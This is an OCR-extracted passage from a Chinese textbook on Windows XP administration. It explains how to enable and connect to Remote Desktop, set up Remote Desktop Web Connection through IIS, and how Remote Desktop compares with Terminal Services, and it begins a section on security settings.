“远程桌面”的主机必须是安装了 Windows XP 的计算机，必须与 Internet 连接并拥有合法的公网 IP 地址。主机的 Internet 连接方式可以是普通的拨号方式，因为“远程桌面”仅传输少量的数据(如显示器数据和键盘数据)便可实现远程控制。

要启动 Windows XP 的远程桌面功能必须以管理员或 Administrators 组成员的身份登录系统。

右击“我的电脑”，在弹出的快捷菜单中选择“属性”。在弹出的系统属性对话框中单击“远程”标签，打开“远程”选项卡选中“启用这台计算机上的远程桌面”复选框，如图 6.20 所示。单击“选择远程用户”按钮，然后在“远程桌面用户”对话框中单击 “添加”按钮，弹出“选择用户”对话框。

单击“位置”按钮，用以指定搜索位置；单击“对象类型”按钮以指定要搜索对象的类型。在“输入对象名称来选择”对话框中，输入要搜索的对象名称，单击“检查名称”按钮，等找到用户名称后，单击“确定”按钮，返回到“远程桌面用户”对话框，找到的用户会出现对话框中的用户列表中。

如果没有可用的用户，可以使用“控制面板”中的“用户账户”来创建，所有列在“远程桌面用户”列表中的用户都可以使用远程桌面连接这台计算机，如果是管理组成员即使没在这里列出也拥有连接的权限。




图 6.20　启动远程协助

2. 客户端软件的安装

选择“开始”|“所有程序”|“附件”|“通讯”选项，启用 Windows XP 系统自带的“远程桌面连接”程序来连接远程桌面。如果用户使用的操作系统是 Windows 9x/2000，可安装 Windows XP 安装光盘中的“远程桌面连接”客户端软件。

在光驱中插入 Windows XP 安装光盘，在弹出的“欢迎”界面中，单击“执行其他任务”按钮，在弹出的界面中选中“设置远程桌面连接”选项，然后根据提示进行安装。

3. 访问远程桌面

在客户端上运行“远程桌面连接”程序，弹出“远程桌面连接”对话框，单击“选项”按钮，展开对话框的全部选项，如图 6.21 所示，在“常规”选项卡中分别输入远程主机的 IP 地址或域名、用户名、密码，然后单击“连接”按钮，连接成功后将打开“远程桌面”窗口，用户可以看到远程计算机上的桌面设置、文件和程序，而该计算机会保持在锁定状态，如果没有密码，任何人都无法使用它。

如果要注销和结束“远程桌面”，可在“远程桌面”窗口中，单击“开始”|“注销”按钮，然后按常规的用户注销方式进行注销。

4. “远程桌面”的 Web 连接

“远程桌面”还提供了一个 Web 连接功能，简称“远程桌面 Web 连接”，这样客户端不需要安装专用的客户端软件也可以使用“远程桌面”功能，这样对客户端的要求更低，使用也更灵活，几乎任何可运行 IE 浏览器的计算机都可以使用“远程桌面”功能。

由于“远程桌面 Web 连接”是 Internet 信息服务(IIS)中的可选的 WWW 服务组件，因此，要让 Windows XP 主机提供“远程桌面 Web 连接”功能，必须先行安装该组件。



图 6.21 “远程桌面连接”对话框

方法是：选择“控制面板”|“添加或删除程序”选项，在弹出的“添加或删除程序”对话框中选择“添加/删除 Windows 组件”选项，在“Windows 组件向导”对话框中选择“Internet 信息服务(IIS)”复选框，如图 6.22 所示。




图 6.22 选择 Internet 信息服务(IIS)组件

单击“详细信息”按钮，弹出如图 6.23 所示的“Internet 信息服务(IIS)”对话框，选中“万维网服务”|“远程桌面 Web 连接”复选框，如图 6.24 所示，单击“确定”按钮后返回到“Windows 组件向导”对话框，并单击“下一步”按钮，开始安装组件。

选择“管理工具”|“Internet 信息服务”选项，选择一个可用的网站，右击并选择“属性”命令。在弹出的“默认网站属性”对话框中打开“目录安全性”选项卡，如图 6.25 所示，单击“身份验证和访问控制”选项组中的“编辑”按钮，在弹出的“身份验证方法”对话框中选中“启用匿名访问”复选框即可，如图 6.26 所示，这样用户就可以用 IE 浏览器访问远程桌面了。




图 6.23　选择 WWW 服务组件




图 6.24　选择远程桌面 Web 连接




图 6.25　设置网站目录安全性

身份验证方法
启用匿名访问(A)
对匿名访问使用下列 Windows 用户帐户:
用户名(U): IUSR_CAIYI 浏览(B)...
密码(P): **********
用户访问需经过身份验证
使用以下身份验证方法并在下列条件下,要求用户名和密码:
- 禁用了匿名访问,或
- 使用 NTFS 访问控制列表限制了访问权限
集成 Windows 身份验证(N)
Windows 域服务器的摘要式身份验证(I)
基本身份验证(以明文形式发送密码)(S)
.NET Passport 身份验证(T)
默认域(D): 选择(L)...
领域(R): 选择(E)...
确定 取消 帮助(H)

图 6.26 “身份验证方法”对话框

在客户端运行 IE 浏览器,在地址栏中按“http://服务器地址(域名)”格式输入服务器地址,如服务器地址为 127.0.0.1,则可在地址栏中输入“http://127.0.0.1”,按 Enter 键,“远程桌面 Web 连接”的页面将出现在 IE 浏览器窗口中,如图 6.27 所示,在网页中的“地址”栏中输入想要连接的计算机名称,单击“连接”按钮,便可以连接远程桌面。



图 6.27 通过浏览器连接远程桌面

除了“远程桌面”与远程协助外,Windows XP 还提供了程序共享功能,在某种意义上,它也是一种对程序的远程控制,另外 Net Meeting 中也具有程序共享功能。

以上的远程控制方式都必须在 Windows XP 或 Windows Server 2003 操作中才能进行，而且功能相对简单。要在其他的操作系统中进行远程控制或者需要远程控制提供更为强大的功能，就需要使用第三方远程控制软件。

6.5.3 远程桌面与终端服务的区别和联系

首先来看看相同点，它们都是 Windows 系统的组件，都是由 Microsoft 公司开发的。通过这两个组件可以实现用户在网络的另一端控制服务器的功能，操作服务器，运行程序就好像操纵自己本地计算机一样简单，速度也非常快。不过这两个组件的区别也是非常明显的。

① 远程终端服务允许多个客户端同时登录服务器，不管是设备授权还是用户授权都需要 CAL(客户系统访问许可证)用户访问授权证书，这个证书是需要向微软公司购买的；而远程桌面管理只是提供给操作员和管理员一个图形化远程进入服务器进行管理的界面(从界面上看和远程终端服务一样)，“远程桌面”是不需要 CAL 许可证书的。

② “远程桌面”是完全免费的，而终端服务只有 120 天的免费使用期，超过这个使用期就需要购买许可证。

③ “远程桌面”最多只允许两个管理员登录的进程，而终端服务没有限制，只要购买了足够的许可证，多少个用户同时登录一台服务器都可以。

④ “远程桌面”只能容许具有管理员权限的用户登录，而终端服务则没有这个限制，什么样权限的用户都可以通过终端服务远程控制服务器，只不过登录后权限还是和自己的权限一致而已。

总之，了解了“远程桌面”和终端服务的开启方法及区别和联系后用户就可以根据实际需求进行选择。可能有的用户会认为既然“远程桌面”是免费的，终端服务需要购买许可证，都用“远程桌面”不就行了吗？实际上在区别的第④点中已经介绍了，远程桌面只能让管理员权限的用户使用，一般权限的账户无法登录，而终端访问则没有这个限制；而且远程桌面只能容许同时 2 人登录操作服务器，终端访问也没有这个限制。这两点的区别决定了当服务器需要同时超过 2 人，以及需要非管理员权限的用户管理时必须使用终端服务。

6.6 Windows XP 远程控制的安全机制

跟其他远程控制技术类似，远程协助和远程桌面同样要在使用前考虑好安全问题。远程协助仅适用于位于同一个域中或者被信任的域中的两台计算机之间，并且通过设置允许用户提供远程协助。当使用这个功能时，专家不能在没有声明的情况下连接到用户的计算机，或者在没有从用户处获得权限的情况下控制计算机，同时用户也有允许或者拒绝对方连接的能力。要使用这种方式进行远程协助，安全配置模板的用户权限部分必须做一些修改，见表 6.1。

除此之外，为了允许用户使用提供方式的远程协助，还需要设置以下几个组策略：

选择“开始”|“运行”选项，在“运行”对话框中输入 gpedit. msc，打开“组策略”窗口，如图 6.28 所示。

表 6.1　用户权限对比表 1

用户权限	建议设置
允许通过终端服务登录 决定哪些用户或者用户组具有作为终端服务客户端登录的能力，远程桌面用户需要这个权限，如果同时还使用了远程协助功能，应只有使用该功能的管理员具有这个权限 注意：如果要使用提供方式的远程协助，则不用向该设置中添加任何用户或者用户组	平时禁止任何用户拥有此权限
通过拒绝终端服务登录决定哪些用户或者用户组被禁止作为终端服务客户端登录，这个权限是为远程桌面用户使用的	平时禁止任何用户拥有此权限

